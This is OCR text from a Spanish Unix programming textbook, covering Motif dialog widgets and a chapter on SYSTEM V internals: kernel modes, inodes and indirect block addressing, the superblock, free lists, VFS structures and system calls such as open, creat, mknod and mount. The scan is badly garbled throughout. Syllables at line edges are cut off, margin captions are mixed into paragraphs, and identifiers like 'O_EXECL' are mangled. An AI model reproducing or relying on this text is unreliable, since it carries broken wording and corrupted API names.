Este *Widget* es el que utiliza el sistema por defecto cuando se seleccionar un archivo dentro de un directorio. Está dividido en v campos. En el superior, aparece un *Widget* de texto sobre el cual s

tran los diferentes archivos que aparecen posteriormente, el campo más amplio es el dedicado a la selección de directorios, a su derecha se encuentra el campo donde aparecen los archivos, por último, en la parte inferior, está la línea de comando en la cual se escribe el nombre del archivo que se desea abrir.



Widget de

Infomation Dialog

Este tipo de *Widget* es utilizado por el sistema cuando se desea informar al usuario de un evento concreto que va a suceder o que ha sucedido.

BulletinBoardDialog	XmCreateBulletinBoardDialog()
ErrorDialog	XmCreateErrorDialog()
FileSelectionDialog	XmCreateFileSelectionDialog()
FormDialog	XmCreateFormDialog()
InformationDialog	XmCreateInformationDialog()
PromptDialog	XmCreatePromptDialog()
QuestionDialog	XmCreateQuestionDialog()
SelectionDialog	XmCreateSelectionDialog()
WarningDialog	XmCreateWarningDialog()
WorkingDialog	XmCreateWorkingDialog()

PromptDialog

En numerosas ocasiones puede ser necesario obligar al usuario a int
ducir en el sistema una palabra, ya sea el nombre de un archivo, u
clave de acceso, etc. Existe un tipo de *Widget* de diálogo especial p
esa función concreta, se trata del *Widget PromptDialog*.

Funciones para crear DialogWidgets

Para crear los *Widgets* de diálogo existen una serie de funciones es
ciales que se enumeran a continuación:

En el CD-ROM que acompaña a este libro podrá encontrar un ejem
que maneja todos los widgets presentados en el presente capítulo.
encuentra en el CD del libro bajo el nombre de XEDITOR.C en el di
torio apropiado.

Capítulo 12

PROGRAMACIÓN AVANZADA EN UNIX

ramación avanzada en UNIX

Debido a que el sistema operativo UNIX está escrito, en su mayor parte, en lenguaje C, es necesario tener un amplio conocimiento de este lenguaje para poder comprender y a la vez sacar el mayor provecho de todas sus posibilidades. Este capítulo se sirve de este lenguaje de programación para explicar las estructuras internas de UNIX así como para describir el funcionamiento de los procesos.

rnel

El *kernel* es la parte del sistema operativo que reside en memoria. Es el encargado de asignar el almacenamiento de la memoria, se encarga de gestionar los discos, periféricos y atender a las peticiones de los diferentes procesos. Un proceso se comunica con el *Kernel* por medio de una serie de llamadas al sistema.

Todo proceso puede ejecutarse de dos modos diferentes: modo usuario y modo *Kernel*. El primero de ellos es el estado normal de ejecución de un proceso, ya que durante ese tiempo, el proceso tiene control sobre sí mismo. Cuando por algún motivo, el proceso necesita realizar una serie de operaciones tales como leer de un archivo, asignar memoria, crear un proceso hijo, etc., necesita realizar una llamada al *Kernel* para que éste le proporcione tales servicios. En ese momento se produce lo que se conoce con el nombre de cambio de contexto. Se trata de la ejecución de una sentencia denominada *trap* que permite al *Kernel* guardar toda la información relativa al proceso que realiza la llamada y tomar el control para tratar la solicitud correspondiente. Cuando la llamada ha sido atendida, se recupera la información almacenada del proceso y se vuelve a realizar un cambio de contexto para que éste pueda ejecutarse en modo usuario. Todas las llamadas que se realizan al sistema, por lo tanto, se ejecutan en modo *Kernel*.

El sistema de archivos


El sistema de archivos en SYSTEM V, conocido como **s5**, se com de una secuencia de bloques lógicos de un tamaño fijo. El tamaño cuado dependerá de la información que se quiere gestionar en el s ma. Cuanto mayor es el bloque, mayor es la velocidad de transfere entre el disco y la memoria, pero más espacio se desaprovecha de a que el bloque es la menor unidad de asignación posible y numer ficheros de pequeño tamaño estarán ocupando bloques sin que estén llenos. El tamaño típico de un bloque es de 512 bytes, aunque quier múltiplo de este número (1024, 2048, etc.) es válido.

La estructura del sistema de archivos en SYSTEM V puede dividir cuatro grupos fundamentales. El primero de ellos es un bloque den nado bloque *boot* o bloque de arranque. En él se encuentra el prog de arranque que carga el sistema operativo en memoria para p comenzar la fase de inicialización del sistema. En el caso de que el s ma de archivos no sea un sistema de arranque, este bloque estará v y su misión no será otra que la de mantener una cierta homogeneid

El segundo grupo lo forma un único bloque denominado *superbloq* es el bloque más importante del sistema de archivos, ya que en almacenan las estructuras de datos necesarias para el mantenimien los archivos, así como la información relevante para su gestión: tan número de bloques libres, etc.

El tercer grupo se denomina *lista de nodos índice* y es un conjun bloques en cada uno de los cuales se almacena información sob archivo almacenado en disco. La información contenida en cada u estos nodos índice es, entre otra, el número de identificación del pr tario del archivo, derechos sobre el archivo para los diferentes usu localización de los mismos, etc.

El cuarto grupo abarca desde el final de la lista de nodos índice hasta el final del sistema de archivos, allí se encuentran todos los bloques de datos (con y sin información) existentes en el sistema.



estructura
ia de
YSTEM V

Nodos índice (nodos-i)

Todo archivo en UNIX posee un único nodo índice. Este nodo contiene toda la información necesaria para que un proceso pueda acceder al archivo. La información en ellos contenida se detalla a continuación:

Identificador del propietario del archivo: Está dividido en dos partes, por un lado el propietario del archivo y por otro el grupo al que pertenece el propietario. Define el conjunto de personas que poseen permisos para acceder al archivo.

Tipo de archivo: Como ya se ha visto anteriormente, un archivo puede ser de uno de los tipos siguientes:

- ordinario
- directorio
- especial
- fifo

Permisos de acceso: Estos pueden ser para tres tipos de usuarios: El pietario, el grupo al que pertenece el propietario y las terceras perso

Tiempos de acceso al archivo: Define la fecha en la que el archivo modificado por última vez, la fecha en la que el archivo fue accedido última vez y cuando el nodo índice fue modificado.

Número de enlaces del archivo: Debido a que todo archivo puede accedido por medio de diferentes nombres, este campo indica cua enlaces existen sobre un archivo concreto.

Tabla de direcciones: Cuando el *kernel* almacena los datos en el disc lo hace de una manera secuencial, sino aleatoria. El nodo índice c almacenar la dirección de los bloques del disco con información s el archivo apuntado.

Tamaño del archivo: Número de bytes desde el comienzo del arc hasta el final del mismo.


Como puede apreciarse, el nombre del archivo no queda especificad el nodo índice, éste nombre se obtiene por medio de un algoritm búsqueda de bloques a partir de un número de nodo índice.

Cuando un archivo sufre una modificación, ya sea debido al cambi permisos, porque se ha añadido información o simplemente porque s accedido a él para leer información allí almacenada, el *Kernel* re estos cambios en el nodo índice. Debido a que almacenar toda

información en el disco es un proceso que ralentiza el funcionamiento del sistema, el *Kernel* tiene una copia de la lista de nodos índice en memoria. Esta copia recibe el nombre de *tabla de nodos índice* y además de contener la información almacenada en la lista de nodos-i contiene la siguiente:

- Estado en el que se encuentra el nodo-i.
- Número de nodo-i.
- Número del dispositivo lógico del sistema de archivos donde se encuentra el nodo-i.
- Número de archivos (a los que hace referencia un nodo-i) abiertos en memoria en un instante concreto.

Cuando el *Kernel* tiene que actualizar los datos de un archivo debido a que éste ha sido modificado de cualquiera de las maneras posibles, refleja los cambios en la tabla de nodos índice. Puede ocurrir que en instantes concretos la tabla de nodos-i no sea exactamente igual a la lista de nodos-i, debido precisamente a estos cambios realizados. Para ello existe un demonio llamado *syncer* que cada cierto período de tiempo se dedica a actualizar la lista de nodos-i a partir de la tabla de nodos-i que se encuentra en memoria.



Esquema
a de
s de un
ce.

La tabla de direcciones de un nodo índice es la que permite acceder a bloques del disco donde se encuentra almacenada la información d archivo. Esta tabla cuenta con trece entradas de las cuales las diez meras son entradas directas a bloques de datos, la número once es entrada indirecta simple, la número doce es una entrada indirecta d y la número trece es una entrada indirecta triple.

Mediante este sistema de direcciones, dependiendo del tamaño tenga el bloque se puede llegar a obtener archivos de hasta 16 Gby

Si el tamaño del bloque en cuestión es de 512 bytes y un bloque se d ciona con 32 bits:

10 entradas directas = 10 bloques de datos = 5 Kbytes.

1 entrada indirecta simple = 128 bloques de datos
128 bloques de datos = 64Kbytes.

1 entrada indirecta doble = 128 entradas indirectas simples
128 entradas indirectas simples = 16384 bloques de datos
16384 bloques de datos = 8Mbytes.

1 entrada indirecta triple = 128 entradas indirectas dobles
128 entradas indirectas dobles = 16384 entradas indirectas simples
16384 entradas indirectas simples = 8388608 bloques de datos
8388608 bloques de datos = 4 Gbytes.

Si ahora el tamaño del bloque en cuestión es de 1024 bytes y el bl se direcciona con 32 bits:

10 entradas directas = 10 bloques de datos = 10 Kbytes.

1 entrada indirecta simple = 256 bloques de datos.

256 bloques de datos = 256Kbytes.
1 entrada indirecta doble = 256 entradas indirectas simples.
256 entradas indirectas simples = 65536 bloques de datos.
65536 bloques de datos = 64Mbytes.

1 entrada indirecta triple = 256 entradas indirectas dobles.
256 entradas indirectas dobles = 65536 entradas indirectas simples.
65536 entradas indirectas simples = 16777216 bloques de datos.
16777216 bloques de datos = 16 Gbytes.

Suponiendo que un usuario desea leer información de un archivo, éste debe realizar una llamada al sistema para que el *Kernel* se encargue de acceder al nodo índice del archivo concreto y a partir de ahí poder recuperar el bloque o los bloques de datos con la información en ellos almacenada.

Si se desea leer el byte número 2560 de un archivo, el *Kernel* debe traducir dicha información a número de bloques, de manera que:

```
bloque = offset_archivo / tamaño_bloque
bloque = 2560 / 512 = 5
```

Una vez que se ha calculado el número de bloque se realizan los siguientes pasos a continuación:

- El *kernel* accede a la tabla de nodos-i que se encuentra localizada en memoria.
- Selecciona el nodo-i de ese archivo en particular mediante un algoritmo de búsqueda.
- Busca la quinta entrada en la tabla de direcciones del nodo-i y lee el número allí contenido.
- El número leído es el bloque de datos donde se encuentra la información solicitada.
- Dentro del bloque busca el byte concreto.

Para buscar el byte dentro de un bloque se aplica la fórmula siguie

```
offset_bloque = resto (offset_archivo,tamaño_bloque)
offset_bloque = 2560 % 512 = 0
```

Los bytes dentro de un bloque se enumeran desde 0 hasta el tamañ bloque -1. En el ejemplo anterior, el byte 2560 se corresponde con e mer byte dentro del bloque de datos que se indica en la entrada nú cinco de la tabla de direcciones del nodo-i del archivo. Si ahora se re leer el byte 16.800 del mismo archivo, el *Kernel* debe realizar los mos pasos que en el ejemplo anterior con una pequeña diferenci bloque que se obtiene es un número mayor que 10 y por lo tanto nc posible acceder a él mediante una de las 10 entradas directas.

```
bloque = offset_archivo / tamaño_bloque
bloque = 16800 / 512 = 32 bloques
```

Debido a que el tamaño del bloque es de 512 bytes, para acceder bloques será necesario hacerlo a través de una entrada indirecta si (que permite hasta 128 bloques). Una vez que se ha leído el núme bloque, se calcula el desplazamiento dentro de éste de la misma m que se ha hecho en el ejemplo anterior:

```
offset_bloque = resto (offset_archivo,tamaño_bloque)
offset_bloque = 16800 % 512 = 416
```

El byte 16800 se corresponde con el byte 416 dentro del bloque.

Este mismo método se aplica a las entradas indirectas dobles y triples.

Superbloque

El superbloque es el bloque más importante de un sistema de archivos. En él se encuentra toda la información importante acerca del sistema. Al igual que ocurría con la lista de nodos índice, para acelerar los procesos de asignación de espacio en disco, el *kernel* mantiene una copia del superbloque en memoria. La información que contiene el superbloque es la siguiente que aparece detallada:

- Tamaño del sistema de archivos.
- Número total de bloques libres.
- Lista de bloques libres.
- Lista de los nodos índice libres existentes en el sistema.
- Tamaño de la lista de nodos índice.
- Contador de nodos índice libres en el sistema.
- Flag que indica si el superbloque ha sido modificado o no.

Cuando un usuario desea crear un archivo, el *Kernel* es el encargado de asignar un nodo-i de manera que el archivo pueda ser accedido posteriormente. Para ello el *Kernel* aplica un algoritmo de búsqueda de nodos índice. Los pasos son los siguientes:

- Comprueba que ningún otro proceso del sistema ha bloqueado el superbloque.
- Toma la primera entrada de la lista de nodos-i que se encuentren libres en el sistema.
- Si la lista está vacía, el *Kernel* accede al disco y recorre bloque a bloque la lista de nodos-i buscando entradas libres. Lleva todos los nodos-i libres a la lista que almacena en memoria y allí asigna el primero de ellos.
- Actualiza la tabla de nodos-i indicando que el nuevo nodo está ocupado ahora.
- Devuelve el nodo-i bloqueado

En el caso de que un usuario quiera borrar un archivo, deberá rea una llamada al sistema para que el *Kernel* realice dicha operación p Cuando un archivo ha sido eliminado, es necesario romper el er existente entre él y su nodo índice. Para ello el *Kernel* realiza siguientes pasos:

- Incrementa el contador de nodos-i libres en el sistema.
- Si existe espacio en la lista de nodos libres coloca allí el n recientemente liberado.
- En el caso de que la lista esté completa, el *Kernel* compar número de nodo-i recientemente liberado con el mayor de nodos-i dentro de la lista, colocando allí al menor de los y desechando al mayor.




Fig. 12-3: Lista de bloques libres

De una manera parecida a como el *Kernel* gestiona la lista de no libres, lo hace con los bloques de datos libres. Cuando un usu mediante una llamada al sistema, solicita más espacio en el disco

almacenar datos, el *Kernel* se encarga de seleccionar los bloques necesarios para tal almacenamiento de una lista de bloques libres. Las razones por las cuales el *Kernel* tiene una lista de bloques libres en memoria son obvias. Consigue acelerar el tiempo de asignación de bloques como si de una memoria caché se tratase.

La lista de bloques libres es en realidad una lista enlazada donde cada nodo es un array de punteros a bloques de datos libres, excepto el primer campo del array que es un apuntador a un bloque del disco donde hay otros punteros a bloques de datos libres, es decir, se comporta de la misma manera que la entrada indirecta simple en la tabla de direcciones de un nodo índice.

Cuando el *Kernel* necesita bloques de memoria, debido a la solicitud de un usuario, accede al primer nodo de la lista y toma de allí el número de bloques necesarios. A medida que se van asignando bloques de memoria, el array del primer nodo de la lista va disminuyendo hasta llegar un momento en el que dicho nodo se vacía. Cuando esto sucede, el *Kernel* toma el número del bloque que aparece en el primer campo del array, accede a dicho bloque y repone el array de bloques libres con los números de bloques allí contenidos.

En el caso de que un usuario elimine un archivo y con él los bloques en los cuales se encontraba la información de dicho archivo, el *Kernel* se encarga de reponer la lista de bloques libres con los que han sido liberados por el usuario.

Tablas de archivos

Además de la tabla de nodos índice y la lista de los bloques libres, el *Kernel* tiene otras dos tablas importantes en memoria. Se trata de la *tabla de archivos* y la *tabla de descriptores de archivos*. Como ya se vio en los capítulos anteriores, todo archivo abierto en el sistema tiene aso-

ciado un descriptor. Este descriptor es un número entero único que
rencia a un archivo de otro. Por defecto, el sistema al arrancar abr
ficheros y les asigna un descriptor. Se trata de la entrada estándar (
salida estándar (1) y la salida de errores estándar (2).

La tabla de archivos es una estructura global del *Kernel* y en ella e
una entrada por cada archivo abierto por un proceso. Esta tabla co
ne información específica sobre cada uno de ellos, como por ejer
los permisos, nodo índice asociado al archivo, funciones para la r
pulación del archivo (*open, close, read, write*), etc.

La tabla de descriptores se encuentra situada en una zona de mer
denominada *user area*. Esta tabla es una estructura local a cada p
so, de manera que cuando un proceso quiere realizar una oper
sobre un archivo, le envía al *Kernel* el descriptor y el *Kernel* se en
de recorrer la tabla de archivos en memoria buscando el nodo de í
que le da acceso.




Fig. 12-4: Estructura de un directorio

Directorios

Como ya se ha visto en los capítulos previos de este mismo libro, los directorios son un tipo de archivo y como tal también tienen asociado un nodo índice. La diferencia entre un archivo ordinario y un directorio es que éste último es un archivo cuya información se encuentra estructurada como una secuencia de entradas cada una de las cuales contiene dos campos. El primero de los campos ocupa 2 bytes y es el número de los nodos índice, el segundo campo ocupa 14 bytes y es el nombre de los archivos contenidos en el directorio.

NOTA

Esta estructura de directorios es típica de UNIX SYSTEM V, sin embargo, SVR4 implementa además la estructura de directorios de la versión de Berkeley, con la posibilidad de manejar nombres de archivos de hasta 255 caracteres.

La primera entrada de un directorio es la correspondiente al propio directorio (.) y a su nodo índice, la segunda entrada es la del directorio padre (..) y su nodo índice. El resto de las entradas son pares de datos (nodo índice - archivo).

Archivos especiales

Los archivos especiales permiten la comunicación entre los procesos y los dispositivos periféricos, ya sean discos duros, terminales, cintas, etc. Estos archivos están clasificados dentro de dos categorías: archivos especiales orientados a bloques (discos duros, cintas) y archivos especiales orientados a carácter (terminales, impresoras). La diferencia entre ellos radica en la manera en que el *Kernel* realiza las operaciones de entrada y salida. En el caso de un dispositivo orientado a bloques, es necesaria la

utilización de una memoria intermedia que permite mayor velocid transferencia. La unidad mínima de transferencia en este tipo de dis tivo es un bloque. En el caso de los dispositivos orientados a carac la información se almacena linealmente como una secuencia de byte es necesaria la utilización de una memoria intermedia.

Para poder gestionar la comunicación con los diferentes dispositiv *Kernel* necesita una serie de *drivers* (generalmente suministrados p fabricante). Cuando el *Kernel* necesita conocer estas característica cas y mecánicas de los dispositivos, accede al nodo índice del dis tivo y allí lee dos números conocidos como *major number* y *minor ber*. Estos números permiten al *Kernel* tener acceso a unas estruc de datos donde se encuentra la información necesaria para poder trolar los diferentes dispositivos.

El Sistema Virtual de Archivos (VFS)

Dentro de todo sistema de archivos, independientemente del tip encuentran una serie de estructuras de datos importantes para la ge de los diferentes ficheros. Las estructuras más importantes son, otras, las detalladas a continuación:

User Open File Table	• Tabla de archivos abiertos por cada usu Se encuentra en una zona de datos denon da *user area*.
System File Structure	• Estructura del sistema para la administra de archivos.
vnode Structure	• Estructura que almacena información s cada archivo que está siendo manipulado. Permite identificar las diferentes operaci que se pueden realizar sobre el archivo: (*c close, read, etc.*)

Virtual File System Switch Table (VFSSW)	• Array de punteros a las funciones de manipulación de un sistema de archivos: (*mount, umount, etc.*)
Mounted File System Table	• Lista de los diferentes sistemas de archivos montados en el sistema.

La principal característica de UNIX SVR4 es la capacidad de soportar la coexistencia de sistemas de archivos de diferentes características dentro de un mismo sistema. Esta posibilidad es debida a la existencia de un Sistema Virtual de Archivos que permite manipular los ficheros sin importar la naturaleza de éstos.

De la misma manera que el sistema de archivos s5 utiliza una tabla de nodos índice que apuntan a los diferentes archivos abiertos en el sistema, el VFS utiliza una estructura denominada *vnode* (*virtual node*) que permite registrar la información necesaria para la manipulación de un archivo concreto, sin importar que éste sea de tipo *s5*, *ufs*, *nfs*, etc.

Como ya se ha visto, en el espacio de memoria del *Kernel* existe una tabla con los diferentes archivos abiertos por un proceso. Esta tabla contiene una estructura de tipo *file* por cada archivo abierto.

```
# include </usr/include/sys/file.h>

typedef struct file
{
struct file *next; /* puntero al siguiente archivo dentro de la tabla */
struct file *prev; /* puntero al archivo anterior dentro de la tabla */
ushort fflag; /* modo de apertura del archivo */
off_t pos; /* posición del último byte del archivo leído o escrito */
...
```

```
struct vnode *f_vnode; /* puntero al nodo virtual */
} file_t;
```

Como se puede ver en la estructura anterior, dentro de cada entrada un puntero a una estructura de tipo *vnode*, cuyo formato es el siguie

```
# include </usr/include/sys/file.h>

typedef struct vnode
{
u_short v_flag;
u_short v_count; /* Número de referencias al archivo */
struct vnodeops *v_op; /* Puntero a una tabla de operaciones sobre ar
vos */
struct vfs *v_vfsp; /* Puntero a una estructura del tipo VFS */
enum vtype v_type; /* Tipo de archivo al que representa el vnode */
dev_t v_redev; /* Major number y Minor mumber */
...
struct vfs *v_vfsmountedhere; /* Puntero a la estructura VFS montada e
sistema */
 ...
} vnode_t;
```


Los campos más importantes de *vnode* son los punteros a la estru de tipo *vfs*. Su formato es el siguiente:

```
# include <sys/types.h>
# include </usr/include/sys/vfs.h>

typedef struct vfs
{
struct vfs *next; /* Puntero a la siguiente estructura */
```

```
struct vfsops *vfs_op; /* Puntero a las rutinas */
u_long vfs_bsize; /* Tamaño del sistema de archivos montado */
struct vnode *vfs_vnoderecovered; /*Puntero a vnode donde está montado el
sistema */
...
int vfs_fstype; /* Desplazamiento dentro de la VFSSW */
fsid_t vfs_fsid; /* Identificador del sistema de archivos */
...
} vfs_t;
```

Para comprender el funcionamiento del Sistema Virtual de Archivos, supondremos que un proceso crea un archivo mediante la ejecución de una llamada del sistema. En ese instante, el *Kernel*, tras comprobar los permisos del proceso sobre dicho archivo, realiza los pasos siguientes:



to de
or medio

- Reserva memoria en la tabla de archivos del sistema para una estructura de tipo *file*.

- En la tabla de descriptores que se encuentra dentro del *u area* coloca un puntero a la nueva estructura.
- El campo *fvnode* de la estructura *file* apunta a una estruct que es de tipo *vnode*.
- El puntero *v_op* de la estructura *vnode* apunta a una ta donde se describen las posibles operaciones que se han realizar sobre el archivo.
- En el campo *v_vfsp* se describen las características del si ma de archivos sobre el que se ha creado el archivo.

Llamadas al sistema

Los procesos necesitan comunicarse con el *Kernel* por medio de serie de llamadas al sistema que también se conocen por el nombr *primitivas*. Estas llamadas son la única manera de pedir servicio *Kernel* y éste responde de una manera u otra dependiendo del tipo d mada realizada. En cualquier caso, si ocurre algún error, todas las mitivas devuelven el valor -1 y en la variable externa *errno* se alm na el tipo de error. Para saber los valores posibles que puede tom variable *errno* se puede consultar el archivo <*errno.h*>. La mayor los tipos de datos definidos que utilizan las llamadas al sistema son de los tipos elementales y se encuentran en el archivo de cabe <sys/types.h>. Las diferentes macros se encuentran definidas todas en el archivo denominado como <unistd.h>.

open

La primitiva *open* permite abrir un archivo. Cuando se ejecuta esta mada, el *Kernel* verifica si el proceso tiene los permisos de lectu escritura sobre el archivo. En caso de error devuelve -1, si la llama ejecuta con éxito el *Kernel* devuelve un número entero que es el criptor asociado a ese archivo.

```
# include <sys/types.h>
# include <sys/stat.h>
# include <fcntl.h>
int open (path, flag, modo)
char *path;
int flag;
mode_t modo;
```

El primer parámetro es el camino absoluto o relativo del archivo que se desea abrir. La variable *flag*, es una máscara de bits que le indica al *Kernel* el modo en que se desea abrir el archivo. Existen unas macros que son las siguientes:

O_RDONLY	• Abre el archivo en modo lectura.
O_WRONLY	• Abre el archivo en modo escritura.
O_RDWR	• Abre el archivo en modo lectura/escritura.
O_NDELAY	• Flag especial que afecta a las llamadas de lectura/escritura sobre archivos especiales.
O_APPEND	• Abre el archivo para añadir información al final del archivo.
O_CREAT	• Si el archivo ya existe, este flag no hace nada, si no existe lo crea con los permisos indicados en *modo*.
O_EXECL	• Si se utiliza en combinación con el anterior, devuelve un error si el archivo ya existe.
O_TRUNC	• Si el archivo existe lo trunca.

El tercer parámetro de la primitiva *open* son los permisos con los que se debe crear el archivo. Estos permisos vienen expresados por un número de cuatro cifras en notación octal.

Cuando se ejecuta la primitiva *open*, se llevan a cabo los siguientes pasos dentro del sistema:

- Se aplica, a continuación, el algoritmo de conversión del *pa name* a un nodo índice.
- Si el archivo no existe, o no se tienen los permisos para ab lo, da error y devuelve el valor -1.
- Asigna una estructura de tipo *file* para asociarla al nodo índ
- Asigna un descriptor de la tabla de descriptores.
- Si el flag O_TRUNC está activo, libera los bloques de dat
- Elimina el bloqueo sobre el nodo índice. El bloqueo se llev cabo en la conversión del *pathname* al nodo-i.
- Devuelve un descriptor de archivo.

creat

La primitiva *open* permite abrir un archivo ya creado previam Mediante la llamada al sistema *creat* es posible la creación de un a vo nuevo en el sistema.

```
int creat (path, modo)
char * path;
mode_t mode;
```

Si el archivo que se desea crear ya existe en el sistema, la llamada a provoca una ruptura entre los bloques de datos y el nodo índice. caso de tratarse de un archivo nuevo, esta primitiva lo crea con ta cero y devuelve un descriptor. Los distintos pasos que realiza el *K* son los siguientes:

- Aplica el algoritmo de conversión de un *pathname* determ do a un nodo índice.
- Si el archivo ya existe y no se tiene permisos de escritura s él, da un error y devuelve -1.
- Si el archivo no existe, busca una entrada de la tabla de n libres y le asigna un nodo-i.

- Asigna una estructura de tipo *file* para asociarla al nodo-i.
- Devuelve el descriptor de archivo.

mknod

Esta primitiva permite crear archivos especiales (tuberías con nombre, directorios, archivos de dispositivo, etc.)

```
# include <sys/types.h>
# include <sys/stat.h>
int mknod (path,modo,disp)
char * path;
mode_t modo;
dev_t disp;
```

El primer parámetro es el nombre absoluto o relativo del dispositivo, el segundo es el modo del archivo. Existen unas máscaras definidas que definen el modo. Son las siguientes:

S_IFIFO	• Crea un archivo especial de tipo FIFO.
S_IFCHR	• Crea un archivo especial orientado a caracteres.
S_IFBLK	• Crea un archivo especial orientado a bloques.
S_IFDIR	• Crea un directorio.

El tercer parámetro son los números de dispositivos, *major number* y *minor number*. Cuando se ejecuta esta primitiva, el *Kernel* sigue una serie de pasos similares a los que son utilizados mediante la primitiva *open*.

Sin embargo, debido a que los archivos que se tratan en este caso son especiales, es necesario escribir los números de dispositivos en la estructura del nodo índice.

close

Esta primitiva permite cerrar un descriptor de archivos.

```
int close (fd)
int fd;  /* descriptor de archivo */
```

read

Es la primitiva que permite leer datos de un archivo.

```
int read (fd, buffer, num_bytes)
int fd;
char * buffer;
unsigned num_bytes;
```

Permite leer los datos del archivo asociado al descriptor *fd*. La cant
de información a leer (en bytes) es la especificada en el tercer para
tro. Estos datos se depositan el la zona de memoria apuntada por *bu*
Si la orden se ejecuta con éxito devuelve el número de bytes leído
caso contrario devuelve -1.

write

Esta primitiva realiza la función contraria a la anterior. Permite esc
datos en un archivo.

```
int write (fd, buffer, num_bytes)
int fd;
char * buffer;
unsigned num_bytes;
```

Escribe la cantidad de bytes especificada en el tercer parámetro y qu
encuentra en la zona de memoria apuntada por *buffer* en el archivo

ciado al descriptor *fd*. Si la orden se lleva a cabo con éxito devuelve el número de bytes escritos, en caso contrario devuelve -1.

lseek

Esta primitiva permite desplazarhacia delante y hacia atrás el puntero de lectura/escritura de un archivo.

```
# include <sys/types.h>
#include <unistd.h>
off_t lseek(fd, offset, whence)
int fd;
off_t offset;
int whence;
```

La cantidad de bytes a desplazar es la indicada en el segundo parámetro. El tercer parámetro admite las siguientes macros:

SEEK_SET	• El puntero avanza un número *offset* de bytes respecto al inicio del archivo.
SEEK_CUR	• El puntero avanza un número *offset* de bytes respecto a la posición actual.
SEEK_END	• El puntero avanza *offset* bytes respecto al final del archivo.

Si la primitiva se ejecuta satisfactoriamente, devuelve la nueva posición del puntero. En caso contrario, devuelve -1.

dup

Permite duplicar un descriptor de archivo ya existente y que ocupa una entrada en la tabla de descriptores del proceso.

```
int dup(fd)
int fd;
```

Esta primitiva es muy importante en el manejo de tuberías por part los procesos. Tras una llamada a *dup*, el *Kernel* devuelve el menor criptor de los disponibles.

mount

Esta primitiva permite montar un sistema de archivos sobre un direct

```
int mount(sys_name, dir, estado)
char sys_name;
char * dir;
int estado;
```

La llamada al sistema *mount* conecta el sistema de archivos especi do en *sys_name* con el directorio especificado como segundo parám El último parámetro describe el estado en el que se va a realizar el ceso de montaje. Si estado=1 el sistema se monta como sólo lectu estado=0 el sistema se monta para lectura y escritura. Es import saber que el único usuario que tiene permisos para poder montar ur tema de archivos es *root*.

Los pasos a seguir por el *Kernel* tras la ejecución de esta primitiva

- Comprobar que el usuario es *root* o que el proceso tiene a vado el bit *setuid*. En caso contrario el proceso da un erro devuelve el valor -1.
- Aplica el algoritmo de conversión de un *pathname* a un nod
